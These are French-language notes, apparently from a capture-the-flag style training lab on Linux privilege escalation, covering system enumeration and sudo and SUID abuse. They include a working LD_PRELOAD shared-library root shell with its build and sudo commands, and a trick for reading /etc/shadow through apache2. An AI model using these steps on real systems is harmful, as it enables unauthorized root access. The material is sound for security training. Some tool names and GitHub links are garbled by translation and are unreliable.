

- [Command terminal](#)
 - [Role du systeme/avoir les role du systeme](#)
 - [Avoir les information système](#)
 - [information sur les processus du systeme](#)
- [Détecter les processus](#)
 - [Variable de l'environnement](#)
 - [commande pour répertorier toute les commande que l'utilisateur peu faire](#)
 - [Trouver le niveau de privilège d'un utilisateur](#)
 - [découvrir les utilisateurs du système](#)
 - [stockage d'information](#)
 - [information sur les interfaces réseaux du systeme](#)
 - [netstat](#)
 - [trouver la commande](#)
 - [Général Linux Commandes](#)
- [Outils d'énumération automatisés](#)
- [Exploits du noyau](#)
- [commande sudo](#)
- [SUID](#)
- [Capacités \(capabilités\)](#)
- [Cron](#)
- [Path](#)
- [NFS](#)

Command terminal

Role du systeme/avoir les role du systeme

`hostname` =nom d'hote de la machine cible. Et peu fournir les rôle du systeme cible

Avoir les information système

`uname-a` = Imprimera les informations système nous donnant des détails supplémentaires sur le noyau utilisé par le système. Cela sera utile lors de la recherche de toute vulnérabilité potentielle du noyau qui pourrait conduire à une élévation des privilèges.

information sur les processus du systeme

Le système de fichiers proc (procfs) fournit des informations sur les processus du système cible. Vous trouverez proc sur de nombreuses saveurs Linux différentes, ce qui en fait un outil essentiel à avoir dans votre arsenal.

En regardant `/proc/version` peut vous donner des informations sur la version du noyau et des données supplémentaires telles que si un compilateur (par exemple. GCC) est installé.

Les systèmes peuvent également être identifiés en examinant les `/etc/issue` déposer. Ce fichier contient généralement des informations sur le système d'exploitation, mais peut être facilement personnalisé ou modifié. Sur le sujet, tout fichier contenant des informations système peut être personnalisé ou modifié. Pour une compréhension plus claire du système, il est toujours bon d'examiner tous ces éléments.

Détecter les processus

Le `ps` commande est un moyen efficace de voir les processus en cours sur un Linux système. Dactylographie `ps` sur votre terminal afficheront les processus pour le courant coquille.

La sortie du `ps` (État du processus) affichera les éléments suivants :

- PID : l'ID du processus (unique au processus)
- TTY : Type de terminal utilisé par l'utilisateur
- Temps : quantité de temps CPU utilisée par le processus (ce n'est PAS le temps pendant lequel ce processus est en cours d'exécution)
- CMD : la commande ou l'exécutable en cours d'exécution (n'affichera AUCUN paramètre de ligne de commande)

La commande "ps" fournit quelques options utiles.

- `ps -A` : Afficher tous les processus en cours d'exécution
- `ps axjf` : Afficher l'arbre de processus (voir la formation de l'arbre jusqu'à `ps axjf` est exécuté ci-dessous)

Variable de l'environnement

[illegible]

commande pour répertorier toute les commande que l'utilisateur peu faire

Is

Lorsque vous recherchez des vecteurs potentiels d'escalade de privilèges, n'oubliez pas de toujours utiliser le `ls` commande avec le `-la` paramètre. L'exemple ci-dessous montre comment le fichier “secret.txt” peut facilement être manqué en utilisant le `ls` ou `ls -l` commandes.

Le `id` commande fournira un aperçu général du niveau de privilège de l'utilisateur et adhésions à des groupes.

Il convient de rappeler que le `id` la commande peut également être utilisée pour obtenez les mêmes informations pour un autre utilisateur comme indiqué ci-dessous.

```
(alper@TryHackMe)-[~/Documents]  
$ id frank  
uid=1001(frank) gid=1001(frank) groups=1001(frank)
```

découvrir les utilisateurs du système

Lire le `/etc/passwd` fichier peut être un moyen simple de découvrir les utilisateurs sur le système.

stockage d'information

En regardant plus tôt commandes avec le `history` la commande peut nous donner une idée du système cible et, bien que rarement, avoir stocké des informations telles que des mots de passe ou des noms d'utilisateur.

information sur les interfaces réseaux du systeme

Le système cible peut être un point de pivotement vers un autre réseau. Le `ifconfig` la commande nous donnera des informations sur les interfaces réseau du système. L'exemple ci-dessous montre que le système cible en a trois interfaces (`eth0`, `tun0` et `tun1`). Notre machine attaquante peut atteindre l'interface `eth0` mais ne peut pas accéder directement aux deux autres réseaux.

```

(alper@TryHackMe)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe8a:ffb9 prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:8a:ff:b9 txqueuelen 1000 (Ethernet)
    RX packets 15667 bytes 20018524 (19.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 5785 bytes 766827 (748.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 12 bytes 600 (600.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12 bytes 600 (600.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.9.5.144 netmask 255.255.0.0 destination 10.9.5.144
    inet6 fe80::2833:4f2f:ba7e:d55d prefixlen 64 scopeid 0<20<link>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2 bytes 96 (96.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun1: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.50.70.27 netmask 255.255.255.0 destination 10.50.70.27
    inet6 fe80::9ab0:cd1f:9ceb:a8 prefixlen 64 scopeid 0<20<link>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1 bytes 48 (48.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Cela peut être confirmé en utilisant le `ip route` commande pour voir laquelle des routes réseau existent.

```

(alper@TryHackMe)-[~]
$ ip route
default via 10.0.2.2 dev eth0 proto dhcp metric 100
10.0.2.0/24 dev eth0 proto kernel scope link src 10.0.2.15 metric 100
10.9.0.0/16 dev tun1 proto kernel scope link src 10.9.5.144
10.10.0.0/16 via 10.9.0.1 dev tun1 metric 1000
10.50.70.0/24 dev tun0 proto kernel scope link src 10.50.70.27
10.200.69.0/24 via 10.50.70.1 dev tun0 metric 1000

```

netstat

Suite à une première vérifiez les interfaces et les itinéraires réseau existants, cela vaut la peine de chercher dans les communications existantes. Le `netstat` la commande peut être utilisée avec plusieurs options différentes pour recueillir des informations sur les données existantes connexions.

- `netstat -a` : spectacles tous les ports d'écoute et les connexions établies.
- `netstat -at` ou `netstat -au` peut également être utilisé pour lister TCP ou UDP protocoles respectivement.

- `netstat -l` : liste ports en mode “écoute”. Ces ports sont ouverts et prêts à accepter les connexions entrantes. Ceci peut être utilisé avec l'option “t” pour répertorier uniquement les ports qui écoutent à l'aide du TCP protocole (ci-dessous)

```
(alper@TryHackMe)-[~]
$ netstat -lt
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:1337             0.0.0.0:*               LISTEN
```

- `netstat -s` : répertorier les statistiques d'utilisation du réseau par protocole (ci-dessous) peut également être utilisé avec le `-t` ou `-u` options pour limiter la sortie vers un protocole spécifique.

```
(alper@TryHackMe)-[~]
$ netstat -s
Ip:
  Forwarding: 2
  7711 total packets received
  2 with invalid addresses
  0 forwarded
  0 incoming packets discarded
  7709 incoming packets delivered
  7041 requests sent out
Icmp:
  0 ICMP messages received
  0 input ICMP message failed
  ICMP input histogram:
  0 ICMP messages sent
  0 ICMP messages failed
  ICMP output histogram:
Tcp:
  139 active connection openings
  0 passive connection openings
  6 failed connection attempts
  1 connection resets received
  2 connections established
  7121 segments received
  6531 segments sent out
  0 segments retransmitted
  0 bad segments received
  64 resets sent
Udp:
  588 packets received
  0 packets to unknown port received
  0 packet receive errors
  617 packets sent
  0 receive buffer errors
  0 send buffer errors
```

- `netstat -tp` : répertorier les connexions avec le nom du service et PID information.

```
(alper@TryHackMe)-[~]
$ netstat -tp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 10.0.2.15:33754         ec2-54-186-29-180:https ESTABLISHED 1894/x-www-browser
tcp        0      0 10.0.2.15:56878         ec2-18-203-199-9.:https ESTABLISHED 1894/x-www-browser
```

Cela peut également être utilisé avec le `-l` option pour lister les ports d'écoute (ci-dessous)

```
(alper@TryHackMe)-[~]
$ netstat -ltp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:1337            0.0.0.0:*               LISTEN      -
```

On peut voir le "PIDLa colonne /Nom du programme" est vide car ce processus appartient à un autre utilisateur.

Ci-dessous c'est pareil commande exécutée avec les privilèges root et révèle ces informations comme 2641/nc (netcat)

```
(root@TryHackMe)-[~]
# netstat -ltp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:1337            0.0.0.0:*               LISTEN      2641/nc
```

- `netstat -i` : Affiche les statistiques de l'interface. On voit ci-dessous que "eth0" et "tun0" sont plus actifs que "tun1".

```
(alper@TryHackMe)-[~]
$ netstat -i
Kernel Interface table
Iface      MTU     RX-OK RX-ERR RX-DRP RX-OVR    TX-OK TX-ERR TX-DRP TX-OVR Flg
eth0       1500    17791 0      0      0      13710 0      0      0    BMRU
lo         65536    12    0      0      0        12 0      0      0    LRU
tun0       1500    109   0      0      0      3442 0      0      0    MOPRU
tun1       1500     6     0      0      0      2045 0      0      0    MOPRU
```

Le `netstat` l'utilisation que vous verrez probablement le plus souvent dans les articles de blog, les articles et les cours est `netstat -ano` qui pourrait être cassé vers le bas comme suit ;

- `-a` : Afficher tout prises
- `-n` : Ne pas résoudre noms
- `-o` : Afficher les minuteriies

```
(alper@TryHackMe)-[~]
$ netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 10.0.2.15:33754        54.186.29.180:443      ESTABLISHED keepalive (0.00/0/0)
udp        0      0 0.0.0.0:51113         0.0.0.0:*              off (0.00/0/0)
udp        0      0 10.0.2.15:68          10.0.2.2:67           ESTABLISHED off (0.00/0/0)
udp        0      0 0.0.0.0:51341         0.0.0.0:*              off (0.00/0/0)
raw6       0      0 :::58                 :::*                   7          off (0.00/0/0)
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node  Path
unix   2      [ ACC ]     STREAM    LISTENING    15603   @/tmp/dbus-39p6bE417D
unix   2      [ ACC ]     STREAM    LISTENING    14225   @/tmp/.X11-unix/X0
unix   2      [  ]      DGRAM     15313       /run/user/1000/systemd/notify
unix   2      [ ACC ]     STREAM    LISTENING    15316   /run/user/1000/systemd/private
unix   2      [ ACC ]     STREAM    LISTENING    15325   /run/user/1000/bus
```

trouver la commande

Rechercher dans le système cible des informations importantes et Les vecteurs potentiels d'escalade des privilèges peuvent être fructueux. Le intégré La commande “find” est utile et mérite d'être conservée dans votre arsenal.

Vous trouverez ci-dessous quelques exemples utiles pour la commande “find”.

Trouver des fichiers :

- `find . -name flag1.txt` : trouver le fichier nommé “flag1.txt” dans le répertoire actuel
- `find /home -name flag1.txt` : trouver les noms de fichiers “flag1.txt” dans le répertoire /home
- `find / -type d -name config` : trouver le répertoire nommé config sous “/”
- `find / -type f -perm 0777` : trouver des fichiers avec les autorisations 777 (fichiers lisibles, inscriptibles et exécutables par tous les utilisateurs)
- `find / -perm a=x` : trouver des fichiers exécutables
- `find /home -user frank` : trouver tous les fichiers pour l'utilisateur “frank” sous “/accueil”
- `find / -mtime 10` : trouver les fichiers qui ont été modifiés au cours des 10 dernières années jours
- `find / -atime 10` : trouver les fichiers auxquels on a accédé au cours des 10 dernières années jour
- `find / -cmin -60` : trouver les fichiers modifiés au cours de la dernière heure (60 minutes)
- `find / -amin -60` : trouver les accès aux fichiers dans la dernière heure (60 minutes)
- `find / -size 50M` : trouver des fichiers d'une taille de 50 Mo

Cette commande peut également être utilisée avec les signes (+) et (-) pour spécifier un fichier plus grand ou plus petit que la taille donnée.


```
(root TryHackMe)-[/home/alper]
# find / -size +100M
/usr/bin/burpsuite
/usr/lib/oracle/19.6/client64/lib/libociei.so
/usr/lib/jvm/java-11-openjdk-amd64/lib/modules
/usr/lib/firefox-esr/libxul.so
find: '/run/user/1000/gvfs': Permission denied
/proc/kcore
find: '/proc/4367/task/4367/fd/5': No such file or directory
find: '/proc/4367/task/4367/fdinfo/5': No such file or directory
find: '/proc/4367/fd/6': No such file or directory
find: '/proc/4367/fdinfo/6': No such file or directory

(root TryHackMe)-[/home/alper]
#
```

Le L'exemple ci-dessus renvoie des fichiers de plus de 100 Mo. C'est il est important de noter que la commande "find" a tendance à générer erreurs qui rendent parfois le résultat difficile à lire. C'est pour ça il serait judicieux d'utiliser la commande "find" avec "-type f 2>/dev/null" pour rediriger les erreurs vers "/dev/null" et avoir un sortie plus propre (ci-dessous).

```
(root TryHackMe)-[/home/alper]
# find / -size +100M -type f 2>/dev/null
/usr/bin/burpsuite
/usr/lib/oracle/19.6/client64/lib/libociei.so
/usr/lib/jvm/java-11-openjdk-amd64/lib/modules
/usr/lib/firefox-esr/libxul.so
/proc/kcore

(root TryHackMe)-[/home/alper]
#
```

Dossiers et les fichiers qui peuvent être écrits ou exécutés à partir de :

- `find / -writable -type d 2>/dev/null` : Trouvez un monde accessible en écriture dossiers
- `find / -perm -222 -type d 2>/dev/null` : Trouvez un monde accessible en écriture dossiers
- `find / -perm -o w -type d 2>/dev/null` : Trouvez un monde accessible en écriture dossiers

La raison pour laquelle nous voyons trois commandes "find" différentes qui pourraient potentiellement conduire au même résultat peut être vu dans le manuel document. Comme vous pouvez le voir ci-dessous, le paramètre perm affecte la façon dont "trouver" fonctionne.

```
-perm mode
File's permission bits are exactly mode (octal or symbolic). Since an exact match is required, if you want to use this form for symbolic modes, you may have to specify a rather complex mode string. For example '-perm g-w' will only match files which have mode 0020 (that is, ones for which group write permission is the only permission set). It is more likely that you will want to use the '/' or '-' forms, for example '-perm -g-w', which matches any file with group write permission. See the EXAMPLES section for some illustrative examples.

-perm -mode
All of the permission bits mode are set for the file. Symbolic modes are accepted in this form, and this is usually the way in which you would want to use them. You must specify 'u', 'g' or 'o' if you use a symbolic mode. See the EXAMPLES section for some illustrative examples.
```

- `find / -perm -o x -type d 2>/dev/null` : Trouver des dossiers exécutables dans le monde entier

Trouver des outils de développement et des langages pris en charge :

- `find / -name perl*`
- `find / -name python*`
- `find / -name gcc*`

Trouver des autorisations de fichiers spécifiques :

Vous trouverez ci-dessous un court exemple utilisé pour trouver des fichiers contenant le bit SUID ensemble. Le bit SUID permet au fichier de s'exécuter avec le niveau de privilège du compte qui le possède, plutôt qu'avec le compte qui l'exécute. Cela permet un chemin d'escalade de privilèges intéressant, nous le verrons plus en détail sur la tâche 6. L'exemple ci-dessous est donné pour compléter le sujet sur le "trouver" commande.

- `find / -perm -u=s -type f 2>/dev/null` : Rechercher des fichiers avec le SUID bit, ce qui nous permet d'exécuter le fichier avec un niveau de privilège plus élevé que l'utilisateur actuel.

Général Linux Commandes

Comme nous sommes dans le Linux royaume, familiarité avec Linux les commandes, en général, seront très utile. Veuillez passer un peu de temps à vous familiariser avec des commandes telles que comme `find`, `locate`, `grep`, `cut`, `sort`, etc.

Répondez aux questions ci-dessous

Quel est le nom d'hôte du système cible ?

✓ Soumettre

Quelle est la version du noyau Linux du système cible ?

✓ Soumettre

De quel Linux s'agit-il ?

✓ Soumettre

Quelle version du langage Python est installée sur le système ?

✓ Soumettre

Quelle vulnérabilité semble affecter le noyau du système cible ? (Entrez un numéro CVE)

✓ Soumettre

Outils d'énumération automatisés

Plusieurs outils peuvent vous aider à gagner du temps lors de l'énumération processus. Ces outils ne doivent être utilisés que pour gagner du temps en sachant qu'ils peuvent manquer certains vecteurs d'escalade de privilèges. Vous trouverez ci-dessous une liste de populaire Linux outils d'énumération avec des liens vers leur Github respectif dépôts.

L'environnement du système cible influencera l'outil que vous utiliserez pouvoir utiliser. Par exemple, vous ne pourrez pas exécuter un outil écrit en Python s'il n'est pas installé sur le système cible. Ceci c'est pourquoi il serait préférable d'en connaître quelques-uns plutôt que avoir un seul outil de référence.

- **Pois de lin** : <https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS>
- **LinEnum** : <https://github.com/rebootuser/LinEnum>
- **LES (Linux Exploit Suggester)** : <https://github.com/mzet-/Linux-exploiter-suggester>

- **Linux Énumération intelligente** : <https://github.com/diego-treitos/Linux-enumération-intelligente>
- **Linux Vérificateur privé** : <https://github.com/linted/linuxprivchecker>

Exploits du noyau

L'escalade des privilèges conduit idéalement à des privilèges root. Cette canette parfois être réalisé simplement en exploitant une vulnérabilité existante, ou dans certains cas en accédant à un autre compte utilisateur qui en a plus privilèges, informations ou accès.

Sauf si un seul la vulnérabilité conduit à un shell root, le processus d'escalade des privilèges s'appuiera sur des erreurs de configuration et des autorisations laxistes.

Le noyau sur Linux les systèmes gèrent la communication entre des composants tels que le mémoire sur le système et les applications. Cette fonction critique nécessite que le noyau dispose de privilèges spécifiques ; ainsi, une réussite exploit conduira potentiellement à des privilèges root.

L'exploit du noyau la méthodologie est simple ;

1. Identifier le version du noyau
2. Rechercher et trouver un code d'exploitation pour la version noyau du système cible
3. Exécutez l'exploit

Même si ça a l'air simple, n'oubliez pas qu'un exploit de noyau raté peut conduire à un crash du système. Assurez-vous que ce résultat potentiel est acceptable dans les limites la portée de votre engagement en matière de tests de pénétration avant de tenter un exploit du noyau.

Sources de recherche :

1. Sur la base de vos résultats, vous pouvez utiliser Google pour rechercher un code d'exploitation existant.
2. Des sources telles que <https://www.cvedetails.com/> peut également être utile.
3. Une autre alternative serait d'utiliser un script comme LES (Linux Exploitez Suggester) mais n'oubliez pas que ces outils peuvent générer des faux positifs (rapportez une vulnérabilité du noyau qui n'affecte pas le système cible) ou des faux négatifs (ne signalez aucune vulnérabilité du noyau bien que le noyau soit vulnérable).

Conseils/Notes :

1. Être trop précis sur la version du noyau lors de la recherche d'exploits sur Google, Exploit-db ou searchsploit

2. Assurez-vous de comprendre comment fonctionne le code d'exploitation AVANT de le lancer. Certains codes d'exploitation peuvent apporter des modifications au système d'exploitation qui les rendraient non sécurisés lors d'une utilisation ultérieure ou apporter des modifications irréversibles au système, créant ainsi des problèmes plus tard. Bien sûr, ces préoccupations ne sont peut-être pas très importantes dans un environnement de laboratoire ou de CTF, mais elles sont absolument à proscrire lors d'un véritable engagement de test de pénétration.
3. Certains exploits peuvent nécessiter une interaction supplémentaire une fois exécutés. Lisez tous les commentaires et instructions fournis avec le code d'exploitation.
4. Vous pouvez transférer le code d'exploitation de votre machine vers le système cible à l'aide du `SimpleHTTPServer` Module Python et `wget` respectivement.

commande sudo

La commande `sudo`, par défaut, vous permet d'exécuter un programme avec des privilèges root. Dans certaines conditions, les administrateurs système peuvent avoir besoin d'accorder aux utilisateurs réguliers une certaine flexibilité sur leurs privilèges. Par exemple, un junior SOC l'analyste devra peut-être utiliser Nmap régulièrement mais ne serait pas autorisé pour un accès root complet. Dans cette situation, l'administrateur système peut autoriser cet utilisateur à exécuter uniquement Nmap avec les privilèges root tout en conservant son niveau de privilèges habituel tout au long du repos du système.

Tout utilisateur peut vérifier sa situation actuelle liée aux privilèges root en utilisant le `sudo -l` commande.

<https://gtfobins.github.io/> est une source précieuse qui fournit des informations sur la manière dont tout programme sur lequel vous pouvez avoir des droits sudo peut être utilisé.

Exploiter les fonctions de l'application

Certaines applications n'auront pas d'exploit connu dans ce contexte. Une telle application que vous pouvez voir est le serveur Apache2.

Dans ce cas, nous pouvons utiliser un « hack » pour divulguer des informations en exploitant une fonction de l'application. Comme vous pouvez le voir ci-dessous, Apache2 dispose d'une option qui prend en charge le chargement de fichiers de configuration alternatifs (`-f` : spécifiez un `ServerConfigFile` alternatif).

```
Usage: apache2 [-D name] [-d directory] [-f file]
               [-C "directive"] [-c "directive"]
               [-k start|restart|graceful|graceful-stop|stop]
               [-v] [-V] [-h] [-l] [-L] [-t] [-S] [-X]

Options:
  -D name           : define a name for use in <IfDefine name> directives
  -d directory      : specify an alternate initial ServerRoot
  -f file           : specify an alternate ServerConfigFile
  -C "directive"    : process directive before reading config files
  -c "directive"    : process directive after reading config files
  -e level          : show startup errors of level (see LogLevel)
  -E file           : log startup errors to file
  -v               : show version number
  -V               : show compile settings
  -h               : list available command line options (this page)
  -l               : list compiled in modules
```

Chargement du `/etc/shadow` le fichier utilisant cette option entraînera un message d'erreur qui inclut la première ligne du `/etc/shadow` déposer.

Tirer parti de LD_PRELOAD

Sur certains systèmes, vous pouvez voir l'option d'environnement LD_PRELOAD.

```
user@debian:/home$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
```

LD_PRELOAD est une fonction qui permet à n'importe quel programme d'utiliser des bibliothèques partagées. Ceci [article de blog](#) vous donnera une idée des capacités de LD_PRELOAD. Si l'option « env_keep » est activée, nous pouvons générer une bibliothèque partagée qui sera chargée et exécutée avant l'exécution du programme. Veuillez noter que l'option LD_PRELOAD sera ignorée si l'ID utilisateur réel est différent de l'ID utilisateur effectif.

Les étapes de ce vecteur d'escalade de privilèges peuvent être résumées comme suit :

1. Vérifiez LD_PRELOAD (avec l'option env_keep)
2. Écrivez un code C simple compilé sous forme de fichier d'objet de partage (extension .so)
3. Exécutez le programme avec les droits sudo et l'option LD_PRELOAD pointant vers notre fichier .so

Le code C générera simplement un shell racine et peut être écrit comme suit :

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
```

```

void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/bash");
}

```

Nous pouvons enregistrer ce code sous le nom shell.c et le compiler à l'aide de gcc dans un fichier objet partagé en utilisant les paramètres suivants ;

```
gcc -fPIC -shared -o shell.so shell.c -nostartfiles
```

```

user@debian:~/ldpreload$ cat shell.c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/bash");
}
user@debian:~/ldpreload$ ls
shell.c
user@debian:~/ldpreload$ gcc -fPIC -shared -o shell.so shell.c -nostartfiles
user@debian:~/ldpreload$ ls
shell.c  shell.so
user@debian:~/ldpreload$ █

```

Nous pouvons désormais utiliser ce fichier objet partagé lors du lancement de n'importe quel programme que notre utilisateur peut exécuter avec sudo. Dans notre cas, Apache2, find ou presque tous les programmes que nous pouvons exécuter avec sudo peuvent être utilisés.

Nous devons exécuter le programme en spécifiant l'option LD_PRELOAD, comme suit :

```
sudo LD_PRELOAD=/home/user/ldpreload/shell.so find
```

Cela entraînera l'apparition d'un shell avec des privilèges root.

```

user@debian:~/ldpreload$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~/ldpreload$ whoami
user
user@debian:~/ldpreload$ sudo LD_PRELOAD=/home/user/ldpreload/shell.so find
root@debian:/home/user/ldpreload# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user/ldpreload# whoami
root
root@debian:/home/user/ldpreload# █

```

SUID

Une grande partie de Linux Les contrôles de privilèges reposent sur le contrôle des interactions entre les utilisateurs et les fichiers. Cela se fait avec des autorisations. À présent, vous savez que les fichiers peuvent avoir des autorisations de lecture, d'écriture et d'exécution. Ceux-ci sont remis aux utilisateurs dans la limite de leurs niveaux de privilèges. Cela change avec SUID (Set-user Identification) et SGID (Set-group Identification). Ils permettent d'exécuter des fichiers avec le niveau d'autorisation du propriétaire du fichier ou du propriétaire du groupe, respectivement.

Vous remarquerez que ces fichiers ont un ensemble de bits "s" indiquant leur niveau d'autorisation spécial.

`find / -type f -perm -04000 -ls 2>/dev/null` répertoriera les fichiers dont les bits SUID ou SGID sont définis.

```
user@debian:~$ find / -type f -perm -04000 -ls 2>/dev/null
809081  40 -rwsr-xr-x  1 root  root    37552 Feb 15  2011 /usr/bin/chsh
812578 172 -rwsr-xr-x  2 root  root   168136 Jan  5  2016 /usr/bin/sudo
810173  36 -rwsr-xr-x  1 root  root    32808 Feb 15  2011 /usr/bin/newgrp
812578 172 -rwsr-xr-x  2 root  root   168136 Jan  5  2016 /usr/bin/sudoedit
809080  44 -rwsr-xr-x  1 root  root    43280 Feb 15  2011 /usr/bin/passwd
809078  64 -rwsr-xr-x  1 root  root    60208 Feb 15  2011 /usr/bin/gpasswd
809077  40 -rwsr-xr-x  1 root  root    39856 Feb 15  2011 /usr/bin/chfn
816078  12 -rwsr-sr-x  1 root  staff    9861 May 14  2017 /usr/local/bin/suid-so
816762   8 -rwsr-sr-x  1 root  staff    6883 May 14  2017 /usr/local/bin/suid-env
816764   8 -rwsr-sr-x  1 root  staff    6899 May 14  2017 /usr/local/bin/suid-env2
815723 948 -rwsr-xr-x  1 root  root   963691 May 13  2017 /usr/sbin/exim-4.84-3
832517   8 -rwsr-xr-x  1 root  root    6776 Dec 19  2010 /usr/lib/eject/dmccrypt-get-device
832743 212 -rwsr-xr-x  1 root  root   212128 Apr  2  2014 /usr/lib/openssh/ssh-keysign
812623  12 -rwsr-xr-x  1 root  root    10592 Feb 15  2016 /usr/lib/pt_chown
473324  36 -rwsr-xr-x  1 root  root    36640 Oct 14  2010 /bin/ping6
473326 188 -rwsr-xr-x  1 root  root   188328 Apr 15  2010 /bin/nano
473323  36 -rwsr-xr-x  1 root  root    34248 Oct 14  2010 /bin/ping
473292  84 -rwsr-xr-x  1 root  root    78616 Jan 25  2011 /bin/mount
473312  36 -rwsr-xr-x  1 root  root    34024 Feb 15  2011 /bin/su
473290  60 -rwsr-xr-x  1 root  root    53648 Jan 25  2011 /bin/umount
465223 100 -rwsr-xr-x  1 root  root    94992 Dec 13  2014 /sbin/mount.nfs
user@debian:~$
```

Une bonne pratique serait de comparer les exécutable de cette liste avec GTFOBins (<https://gtfobins.github.io>). Cliquer sur le bouton SUID filtrera les binaires connus pour être exploitables lorsque le bit SUID est défini (vous pouvez également utiliser ce lien pour une liste préfiltrée <https://gtfobins.github.io/#+suid>).

La liste ci-dessus montre que nano a le bit SUID défini. Malheureusement, GTFOBins ne nous offre pas une victoire facile. Comme c'est souvent le cas dans les scénarios réels d'escalade des privilèges, nous devons trouver des étapes intermédiaires qui nous aideront à tirer parti de toute découverte minuscule dont nous disposons.

<u>msgfilter</u>	Shell	File read	SUID	Sudo			
<u>msgmerge</u>	File read	SUID	Sudo				
<u>msgunig</u>	File read	SUID	Sudo				
<u>mv</u>	SUID	Sudo					
<u>nawk</u>	Shell	Non-interactive reverse shell	Non-interactive bind shell	File write	File read		
	SUID	Sudo	Limited SUID				
<u>nice</u>	Shell	SUID	Sudo				
<u>nl</u>	File read	SUID	Sudo				
<u>nmap</u>	Shell	Non-interactive reverse shell	Non-interactive bind shell	File upload			
	File download	File write	File read	SUID	Sudo	Limited SUID	
<u>node</u>	Shell	Reverse shell	Bind shell	File upload	File download	File write	File read
	SUID	Sudo	Capabilities				
<u>nohup</u>	Shell	Command	SUID	Sudo			

Note: Le ci-joint VM a un autre binaire avec SUID autre que nano .

